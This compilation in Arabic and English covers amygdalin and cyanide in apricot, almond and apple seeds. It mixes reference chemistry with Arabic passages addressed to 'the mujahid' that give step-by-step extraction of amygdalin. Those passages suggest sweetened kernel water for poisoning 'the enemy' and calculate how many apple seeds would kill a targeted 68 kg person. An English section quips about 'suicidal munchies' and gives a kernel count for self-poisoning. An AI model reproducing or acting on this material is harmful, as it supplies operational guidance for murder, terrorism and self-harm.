It is estimated that the average human body contains 50 to 100 trillion cells (billion in the EU). Since the world is rapidly becoming overweight, we'll use 100 trillion cells for this calculation. Since we know from our earlier calculation that 50 mg of HCN contains 1.11 sextillion molecules, we can now calculate how many HCN molecules per cell in our body is fatal.

1.11 sextillion hydrogen cyanide molecules divided by 100 trillion human cells =
11.1 million hydrogen cyanide molecules per cell

That's right, it takes millions of HCN molecules per cell to kill you, and most likely 11 million HCN molecules/cell wouldn't be fatal for most people, but it would make you seriously sick.
Looking back at the tobacco in cocktails post, in a molecule to molecule fight, nicotine is six times more toxic than HCN on the molecular level .
The rough molecular toxicity calculations work out to about 1.8 million molecules of nicotine per cell.

Those numbers may seem really high, but there are other factors like absorption and reaction rates with other molecules. But really, the human body is pretty resilient thanks to the processing power of our liver. That doesn't mean we can abuse it.


Most studies show that 5 mg of hydrogen cyanide spread out over a day can be detoxified by our liver without a problem. Once a person starts to approach 10 mg per day, symptoms of cyanide exposure may become apparent, if not in the short term, they will in the long term.

So, how much cyanide does an apricot, peach or cherry kernel contain?

A typical apricot kernel weights about 0.6 grams and studies have shown that on average one kernel contains 1.8 milligrams of cyanide (3 mg/g) but it can vary depending on the species, growing conditions, etc. Here's the HCN ranges:

Approximate HCN Content per gram

Apricot 0.05 to 4 mg/g



Peach 0.4 to 2.6 mg/g

Apple 0.6 mg/g

So if you have a case of the suicidal munchies, 30 apricot kernels will be the starting point to get you looking down the tunnel towards the light.

Thirty kernels probably won't kill you, but you'll be in a very bad state where you'll most likely be vomiting and hyperventilate with abdominal pains as you slowly suffocate which will cause you a great deal of anxiety.

Cherry kernels contain about 3% amygdalin which yields 0.17% HCN

(مقدمة عامة)

ان بعض بذور النباتات تحتوي على مواد تسمى جليكوسيدات cyanogenic ويكون فيها جزئ سكري يسمى الاميغدالين وهو الذي يتم استخلاصة فمنها ما يستخدم طبيا بغرض علاج امراض السرطان او في بعض التجارب الكيميائية ويكون الاميغدالين على هئية بودرة بيضاء وهذة البودرة يكون من ضمن مكوناتها عنصر السيانيد المطلوب للمجاهد – وهي سامة في حالة البودرة و في حالة ان تم تناولها أي انسان فقد تكون قاتلة وبالذات عندما تمر من المعدة الى الامعاء فان الانزيمات في المعدة والامعاء تتفاعل مع الاميغدالين فينتج غاز سيانيد الهيدروجين القاتل والأسماء الشائعة لهذة المادة التي تباع طبيا لعلاج السرطان تحت عدة منتجات تجارية ومنها (فيتامين بي ١٧) "Vitamin B17" او Laetrile او بـ أسمة الاصلي الاميغدالين AMYGDALIN.

وأشارت دراسة اخرى الى محتوى فلق البذور من السكريات والمتمثل بثلاث سكريات رئيسية وهي المونوز (50)%، **الجلوكوز** (37.5)% وحامض الكلايكورونك (12.5)% ، وتدخل هذه السكريات في تركيب الكلايكوسيدات الساينوجينية ومن أهمها الاميجدالين الذي يحد من استخدام فلق هذه البذور في التغذية، كونه ينتج عن تحلله حامض الهيدروسيانيك الذي يعتبر سام لكل من الإنسان والحيوان عند تركيز (**1**) مليغرام سيانيد لكل كيلوغرام من وزن الجسم تصل نسبة الاميجدالين في فلق بذور المشمش إلى (5.16)% بينما حامض الهيدروسيانيك يصل إلى (0.32)%

وأيضا ان الاميغداليين يتكون من ثلاثة عناصر وهي
الجلوكوز (والبنزالديهايداليد والسيانيد) وكلاهما سام
وإذا تم خلط الاميغداليين بإحدى الاحماض المركزة
فسوف ينتج تصاعد لغاز سيانيد الهيدروجين القاتل
والذي تكون كميتة تقريبا ٦ ٪ من وزن الاميغداليين

AMYGDALIN down into three compounds: glucose, hydrocyanic acid, and benzaldehyde.
amygdalin contains 6% of cyanide by weight .
If it is mixed with concentrated, hydrochloric acid, it gives positive reactions characteristic of benzaldehyde, of the reducing sugars and the hydrocyanic acid

Later research showed that sulfuric acid decomposes it into Ð glucose, benzaldehyde, and prussic acid; while hydrochloric acid gives mandelic acid, Ð glucose, and ammonia .

AMYGDALIN is a natural substance that can be found in a variety of species in the vegetable kingdom.
The greatest concentration is found in the seeds of the rosaceous fruits, such as the apricot pits and other biter nuts.
There are many seeds, cereals and vegetables that contain minimal quantities of Amygdalin and form part of our daily diet.
Various documents from the oldest civilizations such as Egypt at the time of the Pharaohs and from China 2,500 years before Christ mention the therapeutic use of derivatives of bitter almonds. Egyptian papyri from 5,000 years ago mention the use of "aqua amigdalorum" for the treatment of some tumors of the skin. The Greeks and Romans also attributed therapeutic properties to that extract in low doses.
But the systematized study of AMYGDALIN really did not begin until the first half of the past century, when the chemist Bohn discovered in 1802 that during the distillation of the water from bitter almonds hydrocyanic acid was released.

Amygdalin , C20H27NO11, is a glycoside initially isolated from the seeds of the tree Prunus dulcis, also known as bitter almonds, by Pierre-Jean Robiquet and Antoine Boutron-Charlard, in 1830 and subsequently investigated by Liebig and Wohler in 1830. Several other related species in the genus of Prunus, including apricot (Prunus armeniaca)
and black cherry (Prunus serotina), also contain amygdalin.

Since the early 1950s, a modified form of amygdalin has been promoted under the names laetrile and "Vitamin B17" as a cancer cure. In reality, neither amygdalin nor any derivative such as laetrile is in any sense a vitamin. Studies have found such compounds to be dangerously toxic as well as being clinically ineffective in the treatment of cancer. Taken by mouth they are potentially lethal because certain enzymes (in particular, glucosidases that occur in the gut and in various kinds of seeds, edible or inedible) act on them to produce cyanide. The promotion of laetrile to treat cancer has been described in the medical literature as a canonical example of quackery, and as "the slickest, most sophisticated, and certainly the most remunerative cancer quack promotion in medical history."

Chemistry :

Amygdalin is extracted from almond or apricot kernel cake by boiling in ethanol ; on evaporation of the solution and the addition of diethyl ether, amygdalin is precipitated as white minute crystals. Liebig and Wohler were already able to find three decomposition products of the newly discovered amygdalin: sugar, benzaldehyde, and prussic acid (hydrogen cyanide). that sulfuric acid decomposes it into D-glucose, benzaldehyde, and prussic acid; while hydrochloric acid gives mandelic acid, D-glucose, and ammonia.

Several glucosidase enzymes are known to act on amygdalin, leading to its decomposition by various pathways. Maltase causes partial degradation, giving D-glucose and mandelic nitrile glucoside, $C_6H_5CH(CN)O{\cdot}C_6H_{11}O_5$. Emulsin, on the other hand, decomposes it into benzaldehyde, cyanide, and two molecules of glucose; this enzyme occurs in the bitter almond, and consequently the seeds invariably contain free cyanide and benzaldehyde. An "amorphous amygdalin" is said to occur in the cherry laurel (Prunus laurocerasus). Lastly, amygdalin beta-glucosidase and prunasin beta-glucosidase consecutively catalyze loss of the two glucose units to yield mandelonitrile, which can then decompose to form free cyanide and benzaldehyde.

Natural amygdalin has the R configuration at the chiral benzyl center. Under mild basic conditions, this stereogenic center epimerizes; the S epimer is called neoamygdalin

Physical and chemical properties

1. Amygdalin is a white, crystalline, inodorous powder with an intensely bitter taste, slightly soluble in cold water, alcohol and acetone, very soluble in hot water, alcohol and acetone. Insoluble in ether.
2. It has a pH of 7 (neutral) in a saturated, aqueous solution. its point of fusion is between 210 and 218 degrees Celsius and its loss upon drying is less than 12%.
3. Its optical rotation is levogyrous or negative: between -37 and 42 degrees. It has a maximum absorbency of ultraviolet light of 262 microns and a minimum of 250 microns.
4. Its stability is complete in crystalline form as well as in saturated , aqueous solution in which the loss is less than 2.5% after 5 years.
5. Chemically, it is cyanogenic diglucoside, with a condensed formula C20H27NO11, with a molecular weight of 457.42 g., a chemical name of D (1) Mandelonetrile-betaglucoside-6 beta-D-glucoside.
6. If it is mixed with concentrated, hydrochloric acid, it gives positive reactions characteristic of benzaldehyde, of the reducing sugars and the hydrocyanic acid.

Laetrile

Amygdalin is sometimes confused with laevomandelonitrile, also called laetrile for short; however, amygdalin and laetrile are different chemical compounds. Laetrile, which was patented in the United States, is a semi-synthetic molecule sharing part of the amygdalin structure, while the "laetrile" made in Mexico is usually amygdalin, the natural product obtained from crushed apricot pits, or neoamygdalin .

Laetrile has a melting point of 214 to 216 degrees Celsius.Its Chemical Abstracts Service Registry Number is 1332-94-1 and its International Union of Pure and Applied Chemistry nomenclature name is (2S,3S,4S,5R,6R)-6-[(R)-cyano(phenyl)methoxy]-3,4,5-trihydroxyoxane-2-carboxylic acid.

Laetrile's chemical formula is C14H15NO7 and its PubChem number is 5484354. Its molecular weight is 309.2714 grams/mole. Laetrile is also classified as a cyanogenic glycoside.

Though it is sometimes sold as "Vitamin B17", it is not a vitamin. Amygdalin/laetrile was claimed to be a vitamin by chemist Ernst T. Krebs in the hope that if classified as a nutritional supplement it would escape the federal legislation regarding the marketing of drugs. He could also capitalise on the public fad for vitamins at that time.

Toxicity

The metabolism of amygdalin produces hydrogen cyanide, a potent toxin. Beta-glucosidase, one of the enzymes that catalyzes the release of cyanide from amygdalin, is present in the human small intestine and in a variety of common foods. This leads to an unpredictable and potentially lethal toxicity when amygdalin or laetrile is taken orally. Ingestion of purified amygdalin or apricot kernels can cause severe toxicity and death due to cyanide poisoning. Numerous case reports in medical literature describe serious cyanide poisoning in patients who ingested laetrile as a cancer treatment. Blood cyanide concentrations may be measured as a means of confirming the diagnosis in hospitalized patients or to assist in the forensic investigation of a fatal overdose.

Some laetrile promoters have claimed that the cyanide generated by laetrile is harmlessly detoxified by the mitochondrial enzyme rhodanese. However, these claims are false, as regardless of the level of rhodanese present, the body's available stores of cystine, cysteine, and other sulfur compounds necessary to detoxify cyanide are rapidly depleted in laetrile poisoning.

Hydrogen cyanide is a deadly poison and so are glycoside amygdalin and benzaldehyde.
So, extreme care should be taken in case of both internal and external applications.
A small mistake or overdose can really be fatal.

ضع في اعتبارك اخي ان ٦ بالمائة من وزن هذا الاميغدالين هو عنصر السيانيد السام ، و طعمة مر ، وهو قليل الذوبان في الماء والكحول والأسيتون البارد ولكنة سريع الذوبان في الماء الحار والكحول الحار والأسيتون الحار ولكنة لايذوب في الايثر

ترجع الكمية او نسبة السيانيد في النباتات الي نوعية البذور وطريقة الاستخلاص فقد تكون الكمية اقل او اكبر مما تم ذكرة انما الارقام هنا تقريبية في الحد المتوسط لها ومن دراسات وأبحاث متعددة .

صورة لدواء – فيتامين بي ١٧ – "Vitamin B17"

والذي يحتوي على كمية كبيرة من الاميغدالين

ان الأطباء يوصون بان لا يزيد المريض على ٥ اقراص في اليوم لعلاج السرطان . لان بكل قرص ٥٠٠ ملغرام من دواء (فيتامين بي ١٧) يحتوي على ٣٠ ملغ من السيانيد - وقد تؤفي احدهم بعد ان تناول كمية ١٠,٥ غرام من دواء فيتامين بي ١٧ . تقريبا الخلاصة ان من ٥٠٠ ملغرام الي ٢ غرام ونصف يمكن تناولها باليوم من الاميغدالين لكل رجل وزنة ٧٠ كيلو غرام ، يعني ما بين ٧ الي ٣٦ ملغ لكل كيلو غرام

---

adult dying after ingesting as little as 10.5 grams of amygdalin .

In brief, the oral dose of amygdalin is 500 to 2,500 mg per day.

For a 70-kg man, this is 7 to 36 mg per kg of body weight per day,

طرق استخلاص الاميغدالين

المواد وطرق العمل

المواد الخام

تم الحصول على ثمار المشمش والمعروفة باللاتينية (**Prunus armeniaca**) هي وتنتمي الى صف الماغنوليات (**Magnoliopsida**) أو ثنائيات الفلقة (**Dicotyledons**) من الأسواق المحلية. تم فصل البذور من الثمار المستحصل عليها ثم غسلت البذور وجففت في الهواء لمدة أسبوعين،تم كسر ت يدويا وجمع الفلق الذي تميز بطعمه المر، وطحن جزء منه بواسطة طاحونة معملية وعبئ في أكياس البولي ايثيلين وتم حفظه على درجة حرارة (– 18م)° لحين أجراء الاستخلاص

شكل بودرة الاميغدالين وأكثر فاكهة يتم استخلاصه الاميغدالين منها خلال السنوات الاخيرة هي فاكهة الـ (المشمش – البرقوق)

كما يمكن استخلاص الاميغدالين وبالتالي سم السيانيد وذلك بنقع مسحوق البذور في الماء ولكن في هذة الحالة سوف يكون السيانيد السام ذائب بالماء نتيجة تفكك الاميغدالين في الماء لتفاعلة الانزيمي مع الماء المهم بالنسبة للمجاهد ان الفلق او انوية البذور تعتبر سامة - فان اراد استخدم السم وهو في الماء ذائب او استطاع استخلاص الاميغدالين كبودرة او اضعف الامور استخدام مسحوق البذور كسم بحد ذاتة بعد طحنة ودون استخلاص بالماء او الكحول واستخدامة بشكل مباشر

في تجربة تم نقع ١٠ غرام من مسحوق بذور المشمش في كمية ٨٠٠ مل من الماء المقطر لمدة ٦ ساعات وبالتالي ذاب الاميغدالين في الماء والذي كان بكمية ١٠،٨ ملغرام من الاميغدالين. وبالتالي تقدر نسبة السيانيد حوالي ١,٨ ملغرام

ويمكن استخلاص سم السيانيد من فلق بذور المشمش وذلك بالتحلل المائي الانزيمي للاميجدالين عن طريق نقع فلق البذور في الماء لمدة (24) ساعة وفي درجة حرارة الغرفة أو لمدة (12) ساعة عند درجة حرارة (40)° حيث يحدث للاميجدالين تحلل بواسطة إنزيم الاميلسين الموجود بفلق البذور .

اذا يتضح لكاخي المجاهد انة بمجرد نقع مسحوق انوية البذور في الماء الساخن يعتبر هذا الماء سام للانسان ويمكن استخدامة بهذا الشكل في استهداف العدو بعد تحلية السائل بمواد منكهة نظرا لطعم السائل المر .

اهم طريقة لاستخلاص الاميغدالين تكون من لب بذور المشمش

(الخطوات الرئيسية)

١- تجهيز بذور المشمش المطلوبة .

٢- استخرج لب البذور وذلك بنزع قشرة البذور الصلبة .

٣-تقوم بطحن الالباب (الانوية المستخرجة من بذور المشمش) وذلك لإزالة اكبر كمية ممكنة من الزيت الذي فيها فكما نعلم فن اغلب البذور تحتوي على وسط زيتي او نفطي وهو الذي يستخلص احيانا لحاجات الانسان (ومن تابع العدد السابق للمجلة يتذكر زيت الخروع الذي كان يحيط بسم الريسين) بعد نزع اكبر قدر ممكن الزيت يترك لفترة حتى يجف وذلك افضل

٤- نقوم بتجهيز صحن او بيركس زجاجي مقاوم للحرارة ونخلط مسحوق بذور المشمش + كمية من الكحول الايزوبروبيلي ويمكن استخدام الكحول الايثيلي (الاسبرتو المعروف) ونسخن الخليط على نار هادئة من نصف ساعة الي ساعتين

٥- الان نقوم بعملية الترشيح (يفضل ان يكون ورق او قماش الترشيح دقيق المسام) حتى ينزل الي كاس الترشيح السائل المسخن اما ما يتبقى على ورق الترشيح من مواد فلا حاجة لنا بة

٦- نأخذ الجزء المرشح ونتركة لمدة ثلاثة ايام أي حوالي ٧٢ ساعة ثم نغسلة بالايثر لكي ينزع الكحول الايزوبروبيلي المتبقى عليه وسيظهر مسحوق ابيض .

٧- نترك المسحوق الابيض يجف والذي هو(الاميغدالين) ان مسالة التجفيف تتم كالتالي اما بوضع المسحوق الابيض تحت اشعة الشمس او ببساطة نفرشة على صحن حديدي ويتم تسخينة على نار هادئة تقريبا على درجة حرارة ٥٠ الي ٦٠ درجة مئوية ويكون الصحن الحديدي مكشوف لمدة ثمان ساعات تقريبا- وهكذا يصبح لدينا مادة الاميغدالين بكمية تعادل من ٦٥ الي ٨٠ بالمائة من المحصول النظري المتوقع - كما يمكن اضافة الفحكم المنشط الية فترتفع درجة نقاوة الاميغدالين الي ٩٦ %

Extraction Methods AMYGDALIN :

The source for obtaining AMYGDALIN which use most currently utilized use the apricot kernel .
The method for its extraction and refining has only been standardized in the last five years, thanks to the multiple research projects completed primarily by KEM S.A. Laboratories. The main steps to follow in the extraction of AMYGDALIN are summarized below :

1. Selection of kernels.
2. Cleaning the Kernels. Keeping as the principal objective the elimination of shells, husks, rock and leaves which might damage the mills.

3. Milling the kernels. With this, it is possible to separate most of the oil from the initial milling and the remainder in the subsequent millings. The product from the milling is a fine, brownish powder with a bitter odor which, upon letting it sit, ferments spontaneously, which is desirable, because with it the yield from the extraction is increased.

4. Dissolving the powder. A stainless steel digester is used in the presence of isopropyl alcohol at a constant temperature and with constant reflux of the alcohol, for a period of 2 1/2 hours.
5. Filtering. One uses filters on very fine cloth so as to avoid the passage of particles of the powder which are not digested.

The resulting product is allowed to sit for 72 hours, and is then washed with ethylic ether eliminate the isopropyl alcohol.
6. Drying the AMYGDALIN. The dry, white powder, product of the filtering, is spread out on stainless steel dishes and is exposed for eight hours to temperatures between 50 and 60 degrees C. The project is 65 through 80% percent pure AMYGDALIN.

7. Crystallization. This is completed in closed, glass, vacuum receptacles after exposing the AMYGDALIN to a mixture of activated carbon and ionized earth which act as a filter. The final product is AMYGDALIN with a purity of no less than 96%.

---

1. Amygdalin is a white, crystalline, inodorous powder with an intensely bitter taste, slightly soluble in cold water, alcohol and acetone, very soluble in hot water, alcohol and acetone. Insoluble in ether.

2. It has a pH of 7 (neutral) in a saturated, aqueous solution. its point of fusion is between 210 and 218 degrees Celsius and its loss upon drying is less than 12%.

3. Its optical rotation is levogyrous or negative: between -37 and 42 degrees. It has a maximum absorbency of ultraviolet light of 262 microns and a minimum of 250 microns.

4. Its stability is complete in crystalline form as well as in saturated , aqueous solution in which the loss is less than 2.5% after 5 years.

5. Chemically, it is cyanogenic diglucoside, with a condensed formula C20H27NO11, with a molecular weight of 457.42 g., a chemical name of D Mandelonetrile-betaglucoside-6 beta-D-glucoside.

6. If it is mixed with concentrated, hydrochloric acid, it gives positive reactions characteristic of benzaldehyde, of the reducing sugars and the hydrocyanic acid.

Other foods that naturally contain cyanogenic glycosides include:
almonds
cherries, peaches, apricots
seeded grapes
cassava
sorghum
corn
alfalfa
apples, pears
beans
coffeeWhile the glycosides are most concentrated in the seed, leaves and root of the plants, it is present to some degree in the flesh of the fruits as well.

اهم النباتات التي يكون بها مركب الاميغدالين

The most common plants to produce human cyanide toxicity in the US are the seeds of the Rosacea family, including :
النباتات الاكثر شيوعا في الولايات المتحدة الامريكية والتي نستطيع ان نجد عنصر السيانيد فيها هي كالتالي :
apricots (Prunus armeniaca)(المشمش)
bitter almond (Prunus amygdalus) (اللوز المر)
peach (Prunus persica) (الخوخ)
pear (Pyrus communis) (الكمثرى)
apple (Malus sylvestris) (التفاح)
and plum (Prunus domestica)(الاجاص)

الاميغدالين في بذور التفاح

بالتأكيد انة في حياتك قد ابتلعت بعض من بذور التفاح ولم تشعر انك قد تسممت منها فلماذا ؟؟

تحتوي بذور التفاح على جليكوسيدات Cyanogenic ، وكما يوحي اسمها ، فأنها تحتوي على مادة السيانيد ، ويكون ملتصق الى جزيء السكر. و هذا جزيء السكر عندما يتحلل فأنة ينتج غاز سيانيد الهيدروجين ، والسبب انك لا تتسمم من البذور عند ابتلاع كمية صغيرة منها هو ان البذور عندما تمر عبر الجهاز الهضمي لا تتحلل البذور وبالتالي لا يتصاعد غاز السيانيد القاتل وحتى لو تصاعد الغاز فان الجسم قادر على تحويلها الي مواد غير سامة نظرا لان كمية البذور التي تم ابتلاعها كانت ضئيلة .

ولكن لو كانت كمية بذور التفاح قاتلة فهنا لا يستطيع الجسم تحييد السم بكاملة وحينها يحدث التسمم ، ولذلك يقال ان اغلب من يتضرر من تلك البذور وبشكل سريع هم الاطفال والحيوانات

وأيضا هنالك سبب اخر لعدم التسمم بالبذور عند ابتلاع كمية صغيرة منها وهو ان عملية اكل البذور تكون عبر البلع أي نادرا ان يقوم انسان بمضغها لأنها غير مستساغة ومرة الطعم وبالتالي لأيتم مضغها وهرسها عبر الاسنان وبالتالي يظل السم بداخل غلاف البذرة وتمر عبر الجهاز الهضمي والأمعاء بدون أي مشاكل كبيرة .

واهم اعراض ابتلاع كمية كبيرة وقاتلة من بذور التفاح هي فقدان الوعي ، والدوخة ، والصداع ، وتقلبات، وفشل الجهاز التنفسي وتغيرات في ضغط الدم.وأيضا القيء واللعاب الزائد. وتتطور الحالة الي مشاكل خطيرة في التنفس ، والذي يؤدي الي فشل الجهاز التنفسي ثم الموت.

وقد لاحظ بعض الباحثين أن من يتناول بذور التفاح بكميات معينة تحدث له أعراض غثيان ودوار، فأجريت دراسة تحليلية علي بذور التفاح وأدت هذه الدراسة إلي وجود ملح السيانيد السام في البذور مرتبط مع جزئ من السكر. حيث وجد فية ٢٥ - ١٠٠ mg حوالي ١٣٨,٩ PPM من ملح السيانيد.

تقريبا ما بين ٨٥ الى ٣٠٠ غرام من مسحوق بذور التفاح تكون قاتلة للانسان – وتقريبا كل ١٠٠ غرام قد تعادل ٣٠٠ بذرة .

(ملاحظ مهمة)

ان كمية مائة غرام من بذور التفاح المسحوقة يمكن ان نستخلص منها ٢١٩ ملغ من الاميغدالين والذي بدورة يمكن ان ينتج كمية من ١٠ الى ٧٠ ملغرام من سيانيد الهيدروجين


The seeds of apples, also known as "pips", contain a sugar/cyanide compound called "amygdalin", which turns into hydrogen cyanide when it is metabolized in your body. Hydrogen cyanide was one of the key ingredients to Zyklon B, the trade name of the pesticide used by the Nazis in their gas chambers.

Other fruit seeds that also have cyanogenic glycosides are cherries, peaches, certain almonds, plums, apricots, raspberries, and pears. ("Cyanogenic glycosides" are just molecules in which sugar is bound to a smaller non-carbohydrate molecule, in this case cyanide.) Tapioca, also known as cassava root, is another plant that contains a cyanide precursor, namely linamarin. If the roots aren't processed correctly (drying, soaking, and baking them for a certain amount of time), they are extremely poisonous.

It takes only about 100 200 mg of cyanide, when eaten, or about 270 parts per million, when breathed in, to be fatal to an adult within a few minutes (about .68 mg per pound of body weight); obviously much less cyanide is needed to be fatal to children or pets. Before you go panicking after accidentally swallowing an apple seed, you should know that ingesting a few seeds won't kill you. The human body is perfectly capable of handling very small doses of cyanide. This is lucky for tobacco smokers; when a person smokes a cigarette, they're breathing in low doses of hydrogen cyanide, which is then processed by the liver so that it can't accumulate to sufficient amounts to cause major problems.

Another reason swallowing apple seeds isn't that dangerous is that, if you just swallowed the seed without chewing it, it is likely to pass through your digestive system completely intact and undigested.

That eating a few apple seeds will not kill, as the seeds are tough and generally will pass out undigested. The body is able to deal with small doses of cyanide that may be absorbed. He shares an interesting apple fact:



100 g of crushed apple seeds can yield 219 mg of Amygdalin which can generate is between 10 to 70 mg of HCN

So approximately 100 grams = 300 seeds.

That will mean that around 85 to 300 grams of crushed apple seeds to ingest before fatality kicks in!

Apple seeds average around 0.6mg hydrogen cyanide (HCN) per gram of dry seed. Since the lethal dose of HCN is estimated to be around 50 to 100 mg , you will need around 85 – 300 grams of dry seeds. This is around half a cup... it requires a lot of apples. Effects are fastest if the stomach is empty and gastric acidity high. With minimally lethal doses, death may take up to an hour.

تذكير مهم جدا : ترجع كمية ونسبة السيانيد الي نوعية وجودة البذور وطريقة الاستخلاص فقد تكون الكمية اقل او اكبر مما ذكر انما الارقام هنا تقريبية في الحد المتوسط لها

151 ground apple seeds, capsules, mortar & pestal, wall text, apples, planter components variable to setting

Main accompanying text:

The average cyanogenic content of apple (Malus domestica) seeds is 0.6 mg/g.
The average apple seed weight is 0.756 grams.
~.75 x0 .6 = 0.45 mg of cyanide per the average apple seed.
Cyanide is lethal to Homo sapiens, and the acute dose is ~1 mg/kg body weight.
I weigh 150 pounds, or ~68 kg .
It will take near 68 mg of cyanide to kill, or ~ 151 apple seeds.
With a maximum of ten per apple, that's 16 – 20 apples minimum as a lethal dose


ولتسهيل الحسابات على المجاهد في معرفة كمية السيانيد الموجود في بذور التفاح او غيرها اتبع الاتي ويقاس على هذة الحسابات باقي النباتات الاخرى التى تحتوي على عنصرالسيانيد .

ان المعروف ان الجرعة القاتلة من هذا السم هو من ٥٠ الي ١٠٠ ملغرام وبالغالب في كل تفاحة واحدة توجد حوالي ٨ بذرات - ايضا فان وزن بذرة التفاح الواحدة في المتوسط تكون ٠,٧٥٦ غرام وأيضا فان في كل غرام من بذور التفاح هنالك كمية ٠,٦ ملغرام من السم أي تقريبا بعملية حسابية بسيطة (٠,٧٥٦ * ٠,٦) = اذا سيكون الناتج بعد تنحية الكسور تقريبا في كل غرام من بذور التفاح يوجد حوالي ٠,٤٥ ملغرام من سم السيانيد -

وبناء على هذة المعلومات نستطيع معرفة كمية السم في البذور التي لدينا من خلال وزنها وعددها وعليها نحدد كم نحتاج لاستخدامها في التسبب بالضرر لعدو الله في حالات الضرورة .

مثال تقريبي مبسط هنالك شخص مستهدف لقتلة ويزن تقريبا ٦٨ كيلو غرام
كم نحتاج من بذور التفاح لكي نحصل على الجرعة القاتلة من سم السيانيد ؟؟

يجب ان نضع هذا القانون في اعتبارنا وهو (ان كل كيلوغرام من جسم الانسان يكفية ١ ملغرام من السيانيد لكي يقتلة)



اذا فإننا نحتاج الي ٦٨ ملغرام من سم السيانيد لنقتل هذا الشخص الذي يبلغ وزنة ٦٨ كيلوغرام - وبالتالي بعملية قسمة مبسطة لوزن الشخص المستهدف على كمية السم الموجود بكل بذرة - اذا ٦٨/٠,٤٥ = ١٥١ بذرة تفاح .

(اذا كمية ١٥١ بذرة تفاح مسحوقة لو ابتلعها انسان على دفعة واحدة يبلغ وزنة ٦٨ فأنها تكون قاتلة بالنسبة لة)

وهكذا اقسم الكمية التي تريدها على (٠,٤٥) وهو رقم ثابت لتحصل بالنتيجة على عدد البذور التي تحتاجها من التفاح او أي نبات اخر يكون السيانيد من مكوناتة – وحتى لا ننسى تذكر اخي المجاهد ان عنصر السيانيد يكون ملتصق بجزئ سكر يدعى الاميغدالين المبين سابقا .

الاميغداليين في اللوز البري المر

Amygdalin

يجب أن نعرف ان اللوز يأتي في نوعين، الحلو والمر، وهذا الأخير هو شديدة السمية عندما يكون بشكلة الخام. اللوز المر يحتوي على أميغدالين غليكوزيد. وعندما تؤكل، يبدأ أميغدالين غليكوزيد في التحول إلى سيانيد الهيدروجين السام ، وللعلم فان اللوز المتوفر هو اللوز الحلو والذي لايحتاجة المجاهد انما المطلوب هو اللوز المر وبالغالب يكون نادر الوفرة ولذلك يفضل زراعته او البحث عنة بشكل خام في البرية ، وهنالك زيت اللوز المر وبالغالب لا يكون ضارا لأنة قد تم تعريضة للحرارة وبالتالي تخلص من اكثر السموم التي كانت بة وللإشارة فإن كمية بسيطة من اللوز المر قادرة على انتاج حوالي ٤-٩ ملغ من سيانيد الهيدروجين. ولذلك فان كميات قليلة من اللوز المر الخام كافية لقتل انسان وبسرعة جدا وكميات أقل قد يسبب لك مشاكل صحية خطيرة أخرى مثل الفشل الكلوي .

ويمكن لكمية يتم تناولها تقدر بـ ١٠ حبات من اللوز المر ان تحدث للانسان مضاعفات خطيرة تودي الي الموت

لوز مقشور

Wild "bitter" almonds contain by far the greatest amount of amygdalin, and it takes 50-70 of them to kill an adult, 7-10 to kill a child.

What is the difference between Sweet and bitter almonds ?

The bitter almond is slightly broader and shorter than the sweet almond, and contains about 50% of the fixed oil that occurs in sweet almonds. It also contains the enzyme emulsin which, in the presence of water, acts on a soluble glucoside, amygdalin, yielding glucose, cyanide and the essential oil of bitter almonds, which is nearly pure benzaldehyde. Bitter almonds may yield from 4–9 mg of hydrogen cyanide per almond or Bitter almonds may yield from 6 to 8% of hydrogen cyanide. Extract of bitter almond was once used medicinally, but even in small doses, effects are severe, and in larger doses can be deadly.


The almond fruit measures 3.5–6 cm (1–2 in) long. In botanical terms it is not a nut, but a drupe. The outer covering or exocarp, fleshy in other members of Prunus such as the plum and cherry, is instead a thick leathery grey-green coat (with a downy exterior), called the hull. Inside the hull is a reticulated hard woody shell (like the outside of a peach pit) called the endocarp. Inside the shell is the edible seed, commonly called a nut. Generally, one seed is present, but occasionally there are two.

Unshelled (left) and
shelled (right) almonds

Green almonds

The fruit of the wild forms contains the glycoside amygdalin, "which becomes transformed into deadly prussic acid (hydrogen cyanide) after crushing, chewing, or any other injury to the seed."

Almond is considered as one of the earliest domesticated tree nuts.
Wild almonds are bitter, its kernel produces deadly cyanide upon mechanical handling, and eating even a few dozen at one sitting can be fatal.



Size : Length = 1.5 to 2 cm; Breadth = 12.5 mm;
Thickness = 8 mm

Shape : Oblong, ellipsoidal, rounded at one end and pointed at the other.

Solubility : Insoluble in ether, but soluble in water and boiling alcohol.

Preparation The cyanogenetic glycoside **amygdalin** is usually obtained from either the cake of bitter almond or other prunaceous seeds after the expression of the fixed oil. The cake is subjected to extraction with ethanol (95%, v/v), and the resulting alcoholic extract is concentrated to a small volume preferably under vacuum and mixed with a large volume of ether, when the desired glycoside will separate out as a crystalline product.


Chemcial Constituent **Bitter almond** contains a colourless crystalline cyanogenetic bitter glycoside commonly termed as **amygdalin** present to the extent of 1-3% as given below:

Amygdalin

Amygdalin upon enzymatic hydrrolysis with **emulsin** gives rise to one mole each of benzaldehyde and hydrocyanic acid plus two moles of glucose as follows:

$$\underset{\text{Amygdalin}}{C_{20}H_{27}NO_{11}} + 2H_2O \xrightarrow[\text{(Hydrolysis)}]{\text{Emulsin}} \underset{\text{Benzaldehyde}}{C_6C_5—CHO} + \underset{\substack{\text{Hydro–}\\\text{Cyanic acid}}}{HCN} + \underset{\text{Glucose}}{2C_6H_{12}O_6}$$

Besides, **bitter almond** contains fixed oil (40-50%), proteins (20%), volatile oil (0.5%) and an enzyme emulsin.



The enzymatic hydrolysis of **amygdalin** takes place in the following *three* steps, namely:

(*a*) The enzyme **amygdalase** helps to cleave the glycoside amygdalin first into one mole each of glucose and **prunasin** (or mandelonitrile glucoside),

(*b*) The enzyme **prunase** helps to liberate the second molecule of glucose with the formation of the aglycone *mandelonitrile* (or benzaldehyde cyanohydrin), and

(*c*) The enzyme **hydroxynitrilase** helps to break down the mandelonitrile into one mole each of benzaldehyde and hydrocyanic acid.

All these *three* steps may be summarised as given below:

Amygdalin
$C_6H_{10}O_4.O.C_6H_{11}O_5$
Gentibiose
$+H_2O$
Amygdalase
[Step-1]
Prunasin
[Mandelonitrile Glucoside]
$+C_6H_{12}O_6$
Glucose
$+H_2O$
Prunase
[Step-2]
Mandelonitrile Glucose
[Benzaldehyde Cyanohydrin]
Hydroxynitrilase
[Step-3]
HCN
Hydrocyanic Acid
+
Benzaldehyde

الأميغدالين في بذور الكتان

(Flax Seed)

Is Eating Too Much Flax Seed Bad?

